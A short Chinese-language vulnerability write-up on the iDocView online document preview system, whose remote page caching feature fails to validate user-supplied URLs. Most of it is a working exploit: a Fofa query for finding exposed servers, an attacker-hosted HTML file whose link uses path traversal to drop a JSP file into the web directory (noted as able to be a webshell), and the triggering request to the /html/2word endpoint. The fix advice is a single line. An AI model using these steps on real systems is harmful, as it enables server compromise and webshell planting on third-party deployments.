# I Doc View在线文档预览系统任意文件读取

## 漏洞描述

iDocView是一个在线文档解析应用，旨在提供便捷的文件查看和编辑服务。本次漏洞出现在在线文档解析应用中的远程页面缓存功能。具体问题在于该应用未能对用户输入的URL进行充分的安全验证，从而导致存在安全隐患。攻击者可通过构造特殊的URL，引诱应用下载恶意文件。

## 漏洞复现

1. Fofa

title=="在线文档预览 - I Doc View"



1. 部分界面如下



1. VPS上构造一个携带恶意link[href]的html文件，里面的link指向你的恶意文件

构造index.html

<!DOCTYPE html>

<html lang="en">

<head>

<title>test</title>

</head>

<body>

<link href="/..\..\..\docview\test.jsp">

</body>

</html>


构造恶意文件

vi '..\..\..\docview\test.jsp'

<%out.print("test");%> #可以是马子

python开启一个http服务器，发送请求

http://your-ip/html/2word?url=http://VPSip/index.html



当两个请求都响应200时会下载一个word文件，表示利用成功



验证如下



## 修复建议

1、升级到安全版本